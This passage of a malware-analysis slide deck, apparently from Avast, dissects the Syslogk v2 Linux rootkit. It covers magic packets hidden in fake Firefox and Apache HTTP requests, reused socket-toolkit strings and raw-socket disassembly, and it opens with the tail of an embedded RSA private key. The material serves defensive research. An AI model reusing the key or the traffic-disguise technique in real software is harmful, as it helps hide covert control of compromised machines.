0BX5MVVW4vPxXxhZpdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXxhOc/
wBEGzmNTzLcjiwRkuzSx7gQsDCvUC/+Lc/nFxwIDAQABAoIBAB24xiWiiQG7Ekca
1XzHmV26wLuxsXf/xlcjqxlOl/o9+WZPBzNt+4fmKv77V8XzPOyzeBB4CLNdZnDp
xxP9wHN3fxazX9786yAJUn/s2wA6Cg9oQrQmpKxhh/+RIfrqWKHjud0IgAOkE+uM
UFgeskZYb72NYyLMjV1ZxDr3KbinWDqVUS7R/7QdsJH4c+rs9ML+l/2LOgJp8XBN
3LM9XEuX/conJBWm+cszHwB+QtaclrgKd/RPIfcOBTXsm3dl1Ai0aXCG8dmarFaa
iziIpz9CvuvqMfs0Gbyqjgff45F2oxHuv0SO9SLcgw/iExfoELodydUoqffl+WRN
CSFvXHECgYEA3iHHdv+qXJYJgIi/wotNi7T1+r00WkCGAtDxLWA25mIICbddLck8
zp/Q37Z49Pt96O5xVzsSPjQIhUkOXb26IIGNpddRZbWCcHAiG0YpagiFfAuqlqYG
9bds9rfpSG6iSb8d1cF3YFNJKAyX/z3MtF0jwJbJ0tfBWCpzDHdALQ0CgYEA0idr
5d07FyExNYojpNqHJm0JC4JpJd5eFz22wuA3+7+X0Ce8Qu7X3sDvJXu094YVFQkR
BNTI6ZLw+fXhhGNcsinzJYfKDGmXMNiH+Odqyozzysiqcf83rZ204l47Q4pocdYi
upVWjdk/UcAYKxu5kSjyOFoXhgHBEIJAZSQc0SMCgYA+6TA1yqj0OeYNCi3NKmjW
9XRpBCcMnJOXvpdfs4046Hj27ICuU/0tw+ODSImvUH7TdpyRCQDcrx3uqccw02gh
Chnk6zt5Y9PChm+Sa+eUyT8M57zzl6gG9WEd6u5d/j9mRYNso7Nsi4n/lrmBp34P
YwWaKNqWJVbz4mndEPUTDQKBgFkSLIAp2T6vacz4dK0NlhS6SAghyPEs85JELO8h
23iPNwgZn1h7JPGbsoCfkw8KPGtDAXybt2AQUKSRC3lyJ7q3vv+cMw3ZvyQL0m2z
n/ajkTzUmgVMr8udOSmn/wRcaHI/QU71ts6+UnESyuuSf68/vJIX1TqOCcc2fZag
nLojAoGAJdKPzWeIpV86OhMAHY4cU7wKVs25dHtzT067z/Jh6Of2BQG1Q6qUd5mb
JBwXFjWEECMXf9aaVdx+TLIuAE0dvYBTUHRPE+BomKVRx0+heESDeX0Y3H3rb3Xg
SqRTtAdcSLNrZIw1MPQF+VeOLjI0BiuRS0aqsIn+7hqqvG42mUA=
-----END RSA PRIVATE KEY-----
```

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common traffic generated by web applications.



Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**. Those fakes common web applications.


Simulation of web applications for sending magic packets			
Fake service ID	Function address	Description	Request
0	0x0040E8A0	It generates a post request that appears to be a legitimate Mozilla Firefox request.	Connection: keep-alive\r\n User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n Accept-Encoding: gzip, deflate\r\n Connection: keep-alive\r\n Content-Type: application/x-www-form-urlencoded\r\n POST /index.html HTTP/1.1\r\n Host: **HOST_GOES_HERE**\r\n Content-Length: **CONTENT-LENGTH_GOES_HERE**\r\n\r\n
1	0x40FD5C	generate_apache_http_request	HTTP/1.1 200 OK\r\n Date: **THE_DATETIME_GOES_HERE** GMT\r\n Content-Length: **CONTENT-LENGTH_GOES_HERE**\r\n\r\n Connection: close\r\n Cache-Control: no-cache\r\n\r\n

Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**.

- Running the bot is responsibility of the kernel rootkit (so *step 1* is not present in the bot).
- The magic packets with the keys, *step 2* and *step 3* are also encoded and used in the bot.




Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit

The **magic packets are not evident**.

- All of those values are sent as the *Cookie ID* value of a fake *Mozilla Firefox* request .



Syslogk v2

Overviewing the bot. Sending magic packets to the rootkit


Syslogk rootkit v2 relies on this network toolkit

- **BOR: Boite a Outil Reseau**

Address	Length	Type	String
.rodata:000...	0000000B	C	bor_signal
.rodata:000...	0000000E	C	bor_sendto_un
.rodata:000...	0000000E	C	bor_sendto_in
.rodata:000...	00000010	C	bor_recvfrom_un
.rodata:000...	00000010	C	bor_recvfrom_in
.rodata:000...	00000013	C	bor_getsockname_in
.rodata:000...	0000000F	C	bor_connect_un
.rodata:000...	0000000F	C	bor_connect_in
.rodata:000...	0000000C	C	bor_bind_un
.rodata:000...	0000000C	C	bor_bind_in
.rodata:000...	0000000E	C	bor_accept_un
.rodata:000...	0000000E	C	bor_accept_in

Code reuse from ***Cours Réseau et Communication***. Laboratoire d'Informatique Fondamentale, Marseille Cedex 9, France)

- https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.h
- https://pageperso.lis-lab.fr/edouard.thiel/ens/rezo/bor-util.c



Syslogk v2

Sending magic packets to the rootkit. TCP Raw sockets

https://github.com/seifzadeh/c-network-programming-best-snipts/blob/master/Code%20raw%20sockets%20in%20C%20on%20Linux

SCAN ME

```
call    _setsockopt
test    eax, eax
jns     short loc_40BCAA
mov     edi, offset aErrorSettingIp ; "Error setting IP_HDRINCL"
call    _perror
mov     [rbp+var_4], 0FFFFFFFFh
jmp     short loc_40BCFC
-----------------------------------------------------------

                        ; CODE XREF: sub_40B857+43E↑j
mov     rax, [rbp+var_20]
movzx   eax, word ptr [rax+2]
movzx   eax, ax
mov     edi, eax        ; netshort
call    _ntohs
movzx   edx, ax         ; n
lea     rcx, [rbp+addr]
lea     rsi, [rbp+s]    ; buf
mov     eax, [rbp+fd]
mov     r9d, 10h        ; addr_len
mov     r8, rcx         ; addr
mov     ecx, 0          ; flags
mov     edi, eax        ; fd
call    _sendto
test    rax, rax
jns     short loc_40BCFC
mov     edi, offset aSendtoFailed ; "sendto failed"
call    _perror
mov     [rbp+var_4], 0FFFFFFFFh
nop
```

Preparing the magic packet by choosing a random id from the *id_list*.

```
.text:000000000040A64B mov     esi, 0
.text:000000000040A650 mov     edi, 31h ; '1'
.text:000000000040A655 call    generate_random_value
.text:000000000040A65A mov     eax, eax
.text:000000000040A65C movzx   eax, valid_ids[rax+rax]
```

```
.text:000000000040A7E9 lea     rcx, [rbp+addr]
.text:000000000040A7ED lea     rsi, [rbp+s]    ; buf
.text:000000000040A7F4 mov     eax, [rbp+fd]
.text:000000000040A7F7 mov     r9d, 10h        ; addr_len
.text:000000000040A7FD mov     r8, rcx         ; addr
.text:000000000040A800 mov     ecx, 0          ; flags
.text:000000000040A805 mov     edi, eax        ; fd
.text:000000000040A807 call    _sendto
```

Syslogk v2

Concluding with a brief summary

- Linux threats are getting more and more complex.
- NetFilter can be used by malware in multiple malicious ways:
  - Magic packets
  - Bypass firewall rules (i.ex. iptables relies on NetFilter).
  - etc.
- The combination of tradicional rootkit techniques, fake services and magic packets, makes of Syslogk v2 a powerful rootkit that can inspire other malware writers for hiding bots.

Syslogk v2

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  - etc.
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Happy hunting.

Thank you!


Avast